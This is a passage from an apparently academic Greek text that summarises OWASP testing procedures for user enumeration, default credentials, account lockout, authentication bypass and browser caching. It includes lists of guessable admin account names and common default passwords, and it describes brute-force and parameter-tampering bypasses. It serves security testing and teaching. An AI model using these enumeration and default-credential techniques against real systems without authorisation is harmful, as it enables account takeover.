Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-004[38].

Α.1. Περιγραφή

Είναι αναγκαίο στην εφαρμογή να ελεγχθεί η πιθανότητα συλλογής έγκυρων ονομάτων χρηστών μέσω του μηχανισμού αυθεντικοποίησης. Αφού με κάποιο τρόπο βρεθεί ένας έγκυρος λογαριασμός τότε πρέπει να επιχειρηθεί από τον εξεταστή η εύρεση του κωδικού πρόσβασης (με διάφορους τρόπους όπως με επίθεση brute force).

Α.2. Γενικές οδηγίες Ελέγχου

Για να προβληθεί αν ένα όνομα χρήστη είναι υπαρκτό, ο πιο απλός έλεγχος που μπορεί να κάνει ένας εξεταστής είναι να προσπαθήσει να συνδεθεί και να ελέγξει αν προβάλλεται το μήνυμα «Ο κωδικός χρήστη είναι λανθασμένος» ή «Ο χρήστης δεν υπάρχει». Το σωστό μήνυμα που θα έπρεπε να εμφανιστεί είναι ένα μήνυμα που να ενημερώνει ότι είτε το όνομα χρήστη είναι ανύπαρκτο είτε ο κωδικός είναι λάθος, έτσι ώστε να μην μπορεί να εξαχθεί ασφαλές συμπέρασμα.

Ο εξεταστής πρέπει να μελετήσει το μηχανισμό αυθεντικοποίησης για να εξακριβώσει αν σε κάποια αιτήματα η εφαρμογή αποκρίνεται με διαφορετικό τρόπο. Σε πολλές περιπτώσεις απλά αποστέλλει το πιθανό όνομα χρήστη με κενό κωδικό.

Παρακάτω προβάλλονται οι έλεγχοι που προτείνει ο οργανισμός OWASP για την επαλήθευση εγκυρότητας ενός λογαριασμού:

Έλεγχος έγκυρου χρήστη, σωστού κωδικού

[38]O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Account_Enumeration_and_Guessable_User_Account_(OTG-IDENT-004) (13 Φεβρουαρίου 2019)

Ο εξεταστής ελέγχει την απόκριση του server (συνήθως 200) όταν αποστέλλει έγκυρο όνομα χρήστη και έγκυρο κωδικό.

Έλεγχος έγκυρου χρήστη με λάθος κωδικό

Ο εξεταστής ελέγχει την απόκριση σφάλματος του server όταν αποστέλλει έγκυρο όνομα χρήστη και λάθος κωδικό, προκειμένου να αναγνωρίσει αν έστω ο χρήστης είναι υπαρκτός (πχ μήνυμα invalid password).

Έλεγχος ανύπαρκτου χρήστη

Ο εξεταστής εισάγει λάθος όνομα χρήστη και λάθος κωδικό και αναμένει την απόκριση σφάλματος του server που τον ενημερώνει ότι ο λογαριασμός δεν υπάρχει.

Αξιοποιώντας τους δύο τελευταίους ελέγχους (σωστό όνομα/λάθος κωδικός-λάθος όνομα/λάθος κωδικός) και τις αντίστοιχες αποκρίσεις του server, ο εξεταστής μπορεί να δημιουργήσει μια λίστα έγκυρων χρηστών μετά από πολλές δοκιμές.

Σύμφωνα με τον OWASP, εκτός από τον έλεγχο της απόκρισης του server, η δημιουργία μιας λίστας χρηστών μπορεί να γίνει με τους εξής τρόπους:

- Αναλύοντας το URL και τις ανακατευθύνσεις του (πχ site.com/User=gooduser)
- Ανίχνευση στο URL: Ζητώντας καταλόγους που απαιτούν τη σύνδεση του χρήστη στο σύστημα, μπορούμε να αναλύσουμε τις αποκρίσεις του server. Η απόκριση 403 Forbidden αναφέρει ότι ο χρήστης υπάρχει αλλά δεν έχει κατάλληλα δικαιώματα, ενώ η 404 Not found αναφέρει ότι ο χρήστης δεν υπάρχει.
- Ανάλυση τίτλου ιστοσελίδας: Αν ο χρήστης δεν υπάρχει μπορεί ο τίτλος της σελίδας να αλλάξει σε Invalid user κτλ.
- Ανάλυση μηνύματος που λήφθηκε από μια διαδικασία ανάκτησης λογαριασμού (πχ Ξέχασα τον κωδικό μου), που υποδεικνύει αν υπάρχει ο χρήστης ή όχι.
- Μηνύματα σφάλματος 404: δεν πρέπει να αναμένουμε πάντα τη λήψη μηνυμάτων 404. Κάποιες φορές θα επιστραφούν μηνύματα 200 OK με

ένα κείμενο ή εικόνα που θα αναφέρει το λάθος. Από εκεί θα συμπεραίνει μελλοντικά ο εξεταστής ότι ο χρήστης δεν υπάρχει.

Πρόβλεψη ονομάτων χρηστών

Σύμφωνα με τον OWASP, οι ταυτότητες (ID) των χρηστών κάποιες φορές ακολουθούν ένα μοτίβο. Έτσι μπορεί να ισχύουν τα παρακάτω:

- Να ακολουθούν έναν αύξον αριθμό.
- Να έχουν δημιουργηθεί με ένα ψευδώνυμο και έπειτα με αύξοντες αριθμούς.
- Να συσχετίζονται με τα ψηφία της πιστωτικής κάρτας
- Να συσχετίζονται με κάποια σύντμηση του ονόματος του χρήστη

Χρησιμοποιώντας απλούς κώδικες μπορούμε να δημιουργήσουμε ταυτότητες ID χρηστών, εκμεταλλευόμενοι τις προαναφερόμενες περιπτώσεις. Απαιτείται ωστόσο προσοχή, καθώς κατά τη διάρκεια των ελέγχων μπορεί να κλειδωθεί ένας λογαριασμός χρήστη μετά από πολλές αποτυχημένες προσπάθειες.

4.5. Έλεγχος αδύναμης/ανύπαρκτης πολιτικής ονομάτων χρηστών

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-IDENT-005[39].

Α.1. Περιγραφή

Τα ονόματα των λογαριασμών πολλές φορές ακολουθούν ένα μοτίβο σύντμησης που βασίζεται στο ονοματεπώνυμο του χρήστη. Αυτό μπορεί να το εκμεταλλευτεί ένας εισβολέας αλλάζοντας απλά τον αύξοντα αριθμό του μοτίβου.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να διαπιστώσει αν τα μηνύματα σφάλματος της εφαρμογής επιτρέπουν την απαρίθμηση. Πρέπει να εξακριβωθεί η δομή

[39] O.W.A.S.P., Κωδικός ελέγχου OTG-IDENT-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_or_unenforced_username_policy_(OTG-IDENT-005) (13 Φεβρουαρίου 2019)

που ακολουθούν τα ονόματα των λογαριασμών, να εξακριβωθεί η απόκριση σε έγκυρους ή άκυρους λογαριασμούς και να αξιοποιηθούν οι διαφορετικές αποκρίσεις σε έγκυρους και άκυρους λογαριασμούς καθώς και τα λεξικά ονομάτων με σκοπό τη συλλογή των έγκυρων.

5. Έλεγχος Αυθεντικοποίησης

5.1. Έλεγχος των διαπιστευτηρίων που μεταφέρονται μέσω ενός κρυπτογραφημένου καναλιού

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-001[40].

Α.1. Περιγραφή

Ως Αυθεντικοποίηση ορίζεται η πράξη της επιβεβαίωσης της αλήθειας μιας ιδιότητας ενός μοναδικού στοιχείου που μια οντότητα ισχυρίζεται ότι είναι αληθής. Εν ολίγοις η επιβεβαίωση της ταυτότητας ενός χρήστη, ότι δηλαδή είναι αυτός που ισχυρίζεται ότι είναι[41].

Σύμφωνα με τον OWASP, στην περίπτωση που δεν χρησιμοποιείται πρωτόκολλο HTTPS, δηλαδή χρησιμοποιείται μη κρυπτογραφημένη μεταφορά δεδομένων μεταξύ της εφαρμογής του περιηγητή και του server, κρίσιμα δεδομένα, όπως ονόματα χρήστη, κωδικοί και αριθμοί πιστωτικών καρτών μπορούν να υποκλαπούν με λογισμικά network sniffers (πχ WireShark).

Η ασφάλεια εξαρτάται σε μεγάλο βαθμό όχι μόνο από τη χρήση του HTTPS αλλά και από τον αλγόριθμο κρυπτογράφησης και τη δύναμη του κλειδιού που χρησιμοποιεί η εφαρμογή.

Α.2. Επιπτώσεις

Σε ένα δημόσιο δίκτυο, στο οποίο υπάρχει πρόσβαση σε μια υπηρεσία που δεν χρησιμοποιεί HTTPS, ένας κακόβουλος χρήστης, με τη βοήθεια ενός sniffer (software/hardware) θα μπορούσε να υποκλέψει την κίνηση του δικτύου και τα μη κρυπτογραφημένα δεδομένα.

Α.3. Γενικές οδηγίες ελέγχου

[40]O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OTG-AUTHN-001) (13 Φεβρουαρίου 2019)

[41] Wikipedia, Authorization . Διαθέσιμο: https://en.wikipedia.org/wiki/Authorization (13 Φεβρουαρίου 2019)

Ο εξεταστής πρέπει να εντοπίσει αν τα στοιχεία που εισάγει στη φόρμα εισόδου αποστέλλονται με τη μέθοδο POST κρυπτογραφημένα. Υπάρχει επιπλέον η περίπτωση η φόρμα εισόδου (log in) να είναι προσβάσιμη με το πρωτόκολλο HTTP αλλά τα δεδομένα να αποστέλλονται μέσω HTTPS. Σύμφωνα με τον οργανισμό OWASP, ο εξεταστής πρέπει να μελετήσει τις παρακάτω περιπτώσεις:

Τίτλος	Περιγραφή
Αποστολή δεδομένων με τη μέθοδο POST και μέσω πρωτοκόλλου HTTP	Πρέπει να εξεταστούν με ένα λογισμικό Proxy οι επικεφαλίδες του αιτήματος POST προς τη σελίδα αυθεντικοποίησης της εφαρμογής. Καταλαβαίνουμε ότι τα δεδομένα αποστέλλονται με HTTP από τη διεύθυνση της εφαρμογής με την ένδειξη http:// και από το σώμα της αίτησης στο οποίο προβάλλονται οι ευαίσθητες πληροφορίες.
Αποστολή δεδομένων με τη μέθοδο POST και μέσω πρωτοκόλλου HTTPS	Για να εξακριβωθεί η χρήση του πρωτοκόλλου HTTPS, όταν συνδεθούμε στη σελίδα εισόδου μιας εφαρμογής και μελετήσουμε το αίτημα POST θα δούμε στη διεύθυνση της εφαρμογής την ένδειξη https://.
Αποστολή δεδομένων με τη μέθοδο POST και πρωτοκόλλου HTTPS σε μια σελίδα εισόδου που είναι προσβάσιμη με πρωτόκολλο HTTP	Στο σενάριο αυτό εξετάζουμε την αίτηση POST, στην οποία θα δούμε ότι υπάρχει η ένδειξη https:// ενώ η επικεφαλίδα Referer φέρει την ένδειξη http:// .
Αποστολή δεδομένων με τη μέθοδο GET και μέσω πρωτοκόλλου HTTPS	Στο σενάριο αυτό προκύπτουν θέματα ασφαλείας, καθώς τα στοιχεία που αποστέλλονται προβάλλονται στη γραμμή διεύθυνσης URL του περιηγητή (και όχι στο σώμα της αίτησης) και επομένως γίνονται διαθέσιμα μελλοντικά, όπως για παράδειγμα αν κάποιος διαβάσει το ιστορικό. Το συγκεκριμένο σενάριο προστατεύει στις περιπτώσεις που χρησιμοποιείται network sniffer καθώς οι ευαίσθητες πληροφορίες της αίτησης θα είναι κρυπτογραφημένες.

Πίνακας 20: Περιπτώσεις καναλιού αυθεντικοποίησης

5.2. Έλεγχος προκαθορισμένων διαπιστευτηρίων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-002[42].

Α.1. Περιγραφή

Σε πλήθος εφαρμογών που εξυπηρετούν τη διαχείριση συστημάτων (όπως router, Βάσεις Δεδομένων κτλ) υπάρχει ένας προεπιλεγμένος λογαριασμός διαχειριστή, τα στοιχεία του οποίου είναι διαθέσιμα στο διαδίκτυο. Μια ευπάθεια που παρατηρείται σε αυτές είναι ότι ο διαχειριστής δεν αλλάζει τα προκαθορισμένα στοιχεία εισόδου που είναι ήδη γνωστά στους κακόβουλους χρήστες από μια απλή αναζήτηση στις μηχανές αναζήτησης.

Επίσης, πρόβλημα παρατηρείται και στις εφαρμογές όταν δημιουργείται ένας νέος λογαριασμός χρήστη, ο κωδικός συχνά δημιουργείται αυτόματα. Αν το μοτίβο που χρησιμοποιείται για τη δημιουργία του κωδικού είναι προβλέψιμο και ο χρήστης δεν αλλάζει τον κωδικό την πρώτη φορά που συνδέεται στο σύστημα τότε αυτό μπορεί να το εκμεταλλευτεί ένας μη εξουσιοδοτημένος χρήστης και να αποκτήσει πρόσβαση.

Όμοιες ευπάθειες παρατηρούνται όταν:

- Δεν αλλάζει ο προκαθορισμένος κωδικός
- Οι τεχνικοί ξεχνούν άλλες μορφές εισόδου που είχαν ανοίξει κατά τη διάρκεια των δοκιμών
- Οι εφαρμογές δεν επιβάλουν την αλλαγή του κωδικού κατά την πρώτη σύνδεση.

Α.2. Γενικές οδηγίες ελέγχου

Ο οργανισμός OWASP προτείνει τον εξής γενικό έλεγχο:

1. Αναγνώριση της εφαρμογής διαχείρισης και δοκιμή προκαθορισμένων διαπιστευτηρίων, τα οποία θα βρει από την έρευνά του στο διαδίκτυο ή από τα εγχειρίδια χρήσης του framework.
2. Αν αυτά αποτύχουν, τότε θα προσπαθήσει να προβλέψει ένα έγκυρο προκαθορισμένο διαπιστευτήριο. Κάποιες εφαρμογές επιστρέφουν μηνύματα

[42] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_default_credentials_(OTG-AUTHN-002) (13 Φεβρουαρίου 2019)

από τα οποία μπορούμε να καταλάβουμε αν το όνομα του λογαριασμού υπάρχει ή όχι. Συνήθως αυτό συμβαίνει στις σελίδες σύνδεσης, ανάκλησης κωδικού ή τη σελίδα "ξέχασα τον κωδικό μου".

3. Αν βρεθεί το όνομα του λογαριασμού προχωράμε στη δοκιμή κωδικών που πιθανολογούμε ότι μπορεί να έχουν χρησιμοποιηθεί. Υπάρχει πάντα ο κίνδυνος να κλειδωθεί ο λογαριασμός του διαχειριστή από τις πολλές αποτυχημένες προσπάθειες.

Επίσης, ο OWASP παραθέτει τις παρακάτω χρήσιμες παρατηρήσεις:

- Ονόματα λογαριασμών που μπορεί να ισχύουν είναι: *admin, administrator, root, system, guest, operator, super, qa, test, test1, testing* κτλ.
- Ορισμένες φορές μπορεί να ισχύει ως όνομα λογαριασμού το όνομα της εφαρμογής (πχ για την εφαρμογή site: σκέτο *site* ή διπλό *site/site*).
- Αν γνωρίζουμε το ονοματεπώνυμο του χρήστη μπορεί να ισχύει ένα μοτίβο σύντμησης, πχ [πρώτο γράμμα ονόματος][επώνυμο] *akalaitzidis* κτλ.
- Σε περίπτωση που η εφαρμογή επιστρέψει κάποια ένδειξη ότι ο λογαριασμός υπάρχει, τότε οι κωδικοί που μπορεί να δοκιμαστούν είναι: *password, pass123, password123, admin, guest ή* κενός κωδικός.
- Ένα μέρος που θα μπορούσαν να ανακαλυφθούν ονόματα λογαριασμών και κωδικοί είναι ο κώδικας των σελίδων ή τα εφεδρικά αντίγραφα της εφαρμογής που έχουν ξεχαστεί σε έναν κατάλογο.

Έλεγχος προκαθορισμένου κωδικού σε νέους λογαριασμούς

Αν ο χρήστης δεν έχει αλλάξει τον αρχικό κωδικό (πχ η εφαρμογή δεν το επιβάλει) τότε ένας εισβολέας μπορεί να αποκτήσει πρόσβαση στο λογαριασμό εντοπίζοντας το μοτίβο που χρησιμοποιείται και δοκιμάζοντας πολλές φορές κωδικούς με ίδιο μοτίβο.

Ο OWASP παραθέτει τις παρακάτω παρατηρήσεις για τον έλεγχο ενός προκαθορισμένου κωδικού σε νέους λογαριασμούς:

1. Ο εξεταστής πρέπει να καταγράψει τις απαιτήσεις που πρέπει να ικανοποιεί ο απαιτούμενος κωδικός, όπως το μήκος και οι χαρακτήρες, οι οποίες είναι πιθανό να καθορίζονται στη σελίδα Εγγραφής του χρήστη. Από την ίδια

σελίδα μπορούμε να δούμε αν αντί για όνομα χρησιμοποιείται το email του χρήστη.

2. Ελέγχει αν το όνομα του λογαριασμού επιλέγεται από το χρήστη ή παράγεται από το σύστημα;
3. Εντοπίζει αν είναι προβλέψιμος ο κωδικός που δημιουργείται από το σύστημα. Ο εξεταστής δημιουργεί άμεσα δύο λογαριασμούς και συγκρίνει τους κωδικούς που θα δημιουργηθούν αυτόματα. Αν εντοπιστεί το όνομα του λογαριασμού, τότε με επίθεση brute force είναι πιθανό να μπορεί να βρεθεί ο κωδικός.
4. Κάποιες φορές χρησιμοποιείται ως κωδικός είτε το κενό είτε το όνομα χρήστη.

5.3. Έλεγχος αδύναμου μηχανισμού κλειδώματος λογαριασμού

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-003[43].

Α.1. Περιγραφή

Συνήθως οι λογαριασμοί κλειδώνονται μετά από κάποιες αποτυχημένες προσπάθειες και ξεκλειδώνονται είτε έπειτα από ένα Χ χρονικό διάστημα, είτε με την παρέμβαση του διαχειριστή. Κύριος σκοπός του ελέγχου είναι να διαπιστωθεί κατά πόσο ακολουθείται το μέτρο του κλειδώματος του λογαριασμού.

Α.2. Επιπτώσεις

Εκτελώντας μια επίθεση brute force ο κακόβουλος χρήστης δοκιμάζει πλήθος κωδικών μέχρι να βρει το σωστό και να συνδεθεί επιτυχώς με την εφαρμογή, αποκτώντας πρόσβαση σε δεδομένα και εκτελώντας ενέργειες που απαιτούν αυξημένα προνόμια.

[43] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Weak_lock_out_mechanism_(OTG-AUTHN-003) (13 Φεβρουαρίου 2019)

Α.3. Τρόποι αντιμετώπισης

Για την αποτροπή επιθέσεων brute force μπορεί να χρησιμοποιηθεί ένα στοιχείο CAPTCHA, στο οποίο ο χρήστης αναγράφει το περιεχόμενο μίας εικόνας (τύπου φωτογραφίας που φέρει κάποιες ενδείξεις) ή κάνει κλικ σε ένα πεδίο προκειμένου να συνεχίσει. Ο μηχανισμός CAPTCHA σε καμία περίπτωση δεν πρέπει να αντικαθιστά το μηχανισμό κλειδώματος.

Άλλοι μηχανισμοί κλειδώματος περιλαμβάνουν κρυφές ερωτήσεις ή την αποστολή ενός συνδέσμου ξεκλειδώματος στο email, ο οποίος πρέπει να είναι μοναδικός και να παράγεται για μικρό χρονικό διάστημα. Ένας μηχανισμός ξεκλειδώματος δεν πρέπει να επαναφέρει κωδικούς, αυτό είναι δουλειά του μηχανισμού ανάκτησης κωδικού.

Το ερώτημα που τίθεται είναι ποιος είναι ο πιο ασφαλής τρόπος ξεκλειδώματος των λογαριασμών. Η πιο ασφαλής λύση είναι από τον Διαχειριστή, κάτι όμως που καθυστερεί και τους χρήστες και τον ίδιο. Ο διαχειριστής πρέπει να έχει δικό του μηχανισμό επαναφοράς λογαριασμού σε περίπτωση που κλειδωθεί και ο δικός του λογαριασμός αλλιώς μπορούμε να οδηγηθούμε σε επιθέσεις τύπου Άρνησης Υπηρεσίας (Denial of Service). Άλλος τρόπος ξεκλειδώματος είναι μετά από κάποιο χρονικό διάστημα, η διάρκεια του οποίου προτείνεται μεταξύ 5 με 30 λεπτά. Τέλος, θα μπορούσε να χρησιμοποιηθεί κάποια υπηρεσία, όπως η αποστολή email με ένα σύνδεσμο ξεκλειδώματος.

Α.4. Γενικές οδηγίες ελέγχου

Σύμφωνα με τον OWASP ο εξεταστής πρέπει να εκτελέσει τις παρακάτω δοκιμές για να εντοπίσει αν υφίσταται μηχανισμός κλειδώματος στην εφαρμογή:

1. Προσπάθεια σύνδεσης με λάθος κωδικό 3 φορές
2. Επιτυχής σύνδεση με σωστό κωδικό, που σημαίνει ότι ο μηχανισμός κλειδώματος δεν ενεργοποιήθηκε μετά από 3 λανθασμένες προσπάθειες
3. Προσπάθεια σύνδεσης με λάθος κωδικό 4 φορές
4. Επιτυχής σύνδεση με σωστό κωδικό, που σημαίνει ότι ο μηχανισμός κλειδώματος δεν ενεργοποιήθηκε μετά από 4 λανθασμένες προσπάθειες
5. Προσπάθεια σύνδεσης με λάθος κωδικό 5 φορές

6. Σε απόπειρα σύνδεσης με σωστό κωδικό, αν το σύστημα επιστρέψει "Ο λογαριασμός έχει κλειδωθεί", αυτό θα σημαίνει ότι μετά από 5 αποτυχημένες προσπάθειες ο μηχανισμός κλειδώματος λειτουργεί.
7. Προσπάθεια σύνδεσης μετά από 5 λεπτά. Αν το σύστημα επιστρέψει "Ο λογαριασμός έχει κλειδωθεί", αυτό θα σημαίνει ότι ο μηχανισμός κλειδώματος δεν ξεκλειδώνει μετά από 5 λεπτά.
8. Προσπάθεια σύνδεσης μετά από 10 λεπτά. Αν το σύστημα επιστρέψει "Ο λογαριασμός έχει κλειδωθεί", αυτό θα σημαίνει ότι ο μηχανισμός κλειδώματος δεν ξεκλειδώνει μετά από 10 λεπτά.
9. Προσπάθεια σύνδεσης μετά από 15 λεπτά. Αν γίνει επιτυχής σύνδεση, αυτό θα σημαίνει ότι ο μηχανισμός κλειδώματος ξεκλειδώνει μετά από 10-15 λεπτά.

5.4. Έλεγχος ευπάθειας του σχήματος αυθεντικοποίησης

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-004[44].


Α.1. Περιγραφή

Ο έλεγχος ευπάθειας του μηχανισμού αυθεντικοποίησης αφορά τις περιπτώσεις όπου προσπερνιέται η σελίδα σύνδεσης και καλείται απευθείας η εσωτερική σελίδα που υποτίθεται ότι θα προβάλλονταν μετά τη σύνδεση. Αυτό μπορεί να συμβεί όταν ο κακόβουλος χρήστης αλλοιώνει τις αιτήσεις που αποστέλλονται ή ξεγελάει την εφαρμογή κάνοντας τη να νομίζει ότι ο χρήστης είναι ήδη συνδεδεμένος. Κάτι τέτοιο είναι εφικτό με τους παρακάτω τρόπους:

- Άμεση προσπέλαση σελίδας
- Τροποποίηση παραμέτρων
- Πρόβλεψη ταυτότητας ID συνόδου (Session ID)
- SQL injection

[44] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authentication_Schema_(OTG-AUTHN-004) (13 Φεβρουαρίου 2019)

Σύμφωνα με το OWASP, κατά τη διάρκεια του κύκλου ανάπτυξης και διάθεσης μιας εφαρμογής προκύπτουν τα προβλήματα που προβάλλονται στην παρακάτω εικόνα:



Εικόνα 1: Προβλήματα κατά τον κύκλο Ανάπτυξης και Διάθεσης εφαρμογής

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP μπορεί να γίνουν οι παρακάτω έλεγχοι:

Άμεση προσπέλαση σελίδας

Για να ελέγξει ο εξεταστής αν μπορεί να γίνει άμεση προσπέλαση μιας προστατευμένης σελίδας απλά πληκτρολογεί στη γραμμή διεύθυνσης τη διεύθυνση της σελίδας που προστατεύεται Αν μια εφαρμογή υλοποιεί μηχανισμό πρόσβασης μόνο στη σελίδα σύνδεσης, τότε ο μηχανισμός αυθεντικοποίησης μπορεί να παραβιαστεί.

Τροποποίηση παραμέτρων

Ο μηχανισμός αυθεντικοποίησης μπορεί να παραβιαστεί αν η εφαρμογή επιβεβαιώνει μια επιτυχημένη σύνδεση βάζοντας συγκεκριμένες τιμές σε συγκεκριμένες παραμέτρους, όπως authenticated=false. Σε αυτή την περίπτωση ο εξεταστής θέτει την παράμετρο αυθεντικοποίησης σε true και τότε είναι πιθανό να του επιτραπεί η είσοδος. Οι παράμετροι αυτοί μπορεί να βρίσκονται στη διεύθυνση URL, στα στοιχεία μιας φόρμας ενός αιτήματος POST ή στις παραμέτρους ενός cookie.

Πρόβλεψη ταυτότητας συνόδου (Session ID)

Πολλές εφαρμογές χρησιμοποιούν αναγνωριστικά συνόδων (session IDs) για τη διαχείριση του μηχανισμού αυθεντικοποίησης. Επομένως, αν η παραγωγή αυτών των αναγνωριστικών γίνεται με τρόπο προβλέψιμο ένας εξεταστής θα μπορούσε να εντοπίσει έγκυρα session ID και να αποκτήσει πρόσβαση στην εφαρμογή προσποιούμενος άλλον χρήστη. Αν οι τιμές μέσα σε ένα cookie αυξάνουν γραμμικά (συνολικά η τιμή ή κάποια στοιχεία εσωτερικά αυτής) είναι εύκολο για έναν εξεταστή να προβλέψει ένα έγκυρο session ID, κάνοντας μια επίθεση brute force.

Έγχυση SQL (SQL injection)

Με μία απλή επίθεση τύπου SQL injection είναι πιθανό να παραβιαστεί η φόρμα αυθεντικοποίησης. Αν ο εξεταστής αποκτήσει πρόσβαση στον κώδικα μιας εφαρμογής εκμεταλλευόμενος άλλες ευπάθειες, τότε είναι πιθανό να μπορεί να εκτελέσει επιθέσεις εκμεταλλευόμενος την υλοποίηση της διαδικασίας αυθεντικοποίησης.

5.5. Έλεγχος ευπαθούς δυνατότητας "Θυμήσου τον κωδικό"

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-005[45].

Α.1. Περιγραφή

Πολλές φορές κατά τη διάρκεια της σύνδεσης δίνεται η επιλογή στο χρήστη να επιλέξει αν επιθυμεί να θυμάται το σύστημα τον κωδικό του. Αν ο χρήστης το επιλέξει, ο περιηγητής τότε θα αποθηκεύσει τον κωδικό και αυτόματα θα τον εισάγει όταν ζητηθεί στη φόρμα σύνδεσης. Σύμφωνα με τον OWASP, η αποθήκευση κωδικών στον περιηγητή απειλεί την ασφάλεια μιας εφαρμογής καθώς αν εισέλθει ένας κακόβουλος χρήστης σε αυτόν μπορεί να ανακτήσει τους κωδικούς πρόσβασης. Στις περιπτώσεις που ο περιηγητής κρυπτογραφεί τους αποθηκευμένους κωδικούς με έναν κύριο κωδικό, το μόνο που έχει να κάνει ο εισβολέας είναι να επισκεφθεί με αυτόν τον περιηγητή την

[45] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Vulnerable_Remember_Password_(OTG-AUTHN-005) (13 Φεβρουαρίου 2019)

εφαρμογή-στόχο και να συμπληρώσει το όνομα χρήστη, αφήνοντας τον περιηγητή να συμπληρώσει τον κωδικό.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP ο εξεταστής πρέπει να ελέγξει τα ακόλουθα:

- Αναζήτηση του κωδικού μέσα στο cookie και έλεγχος των cookies που αποθηκεύει η εφαρμογή. Τα διαπιστευτήρια πρέπει να αποθηκεύονται σε μορφή hash και όχι απλού κειμένου.
- Έλεγχος του μηχανισμού Hash. Είναι ισχυρός, γνωστός αλγόριθμος; Αν εξετάσουμε τις περιπτώσεις πολλών ονομάτων χρήστη πρέπει να ελέγξουμε αν η παραγωγή των κωδικών είναι προβλέψιμη.
- Τα διαπιστευτήρια στέλνονται μόνο κατά τη διαδικασία σύνδεσης και όχι σε κάθε αίτηση.
- Εξέταση άλλων ευαίσθητων πεδίων της φόρμας (απάντηση σε ερώτηση ασφαλείας κτλ).

5.6. Έλεγχος για αδυναμία της μνήμης cache

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHN-006[46].

Α.1. Περιγραφή

Κάθε φορά που ένας χρήστης επισκέπτεται μια σελίδα, ο περιηγητής αποθηκεύει τη δραστηριότητα στο ιστορικό και αποφασίζει ποιες πληροφορίες να αποθηκεύσει σε μια κρυφή μνήμη (cache) έτσι ώστε την επόμενη φορά να φορτώσει η σελίδα πολύ πιο γρήγορα. Πατώντας το κουμπί “Πίσω” ο χρήστης πρέπει να μεταφέρεται σε μια παλιότερη σελίδα στο ιστορικό χωρίς όμως πρόσβαση στη μνήμη cache.

Α.2. Γενικές οδηγίες Ελέγχου

[46] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHN-006 .Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Browser_cache_weakness_(OTG-AUTHN-006) (13 Φεβρουαρίου 2019)

Σύμφωνα με τον OWASP, για τον έλεγχο αδυναμίας της μνήμης cache, ο εξεταστής πρέπει να προβεί στις εξής ενέργειες:

1. Να εισάγει ευαίσθητες πληροφορίες και έπειτα να αποσυνδεθεί. Ακολούθως να πατήσει το κουμπί "Πίσω" για να ελέγξει αν μπορεί να προβάλει ξανά τις ευαίσθητες πληροφορίες που είχε εισάγει.
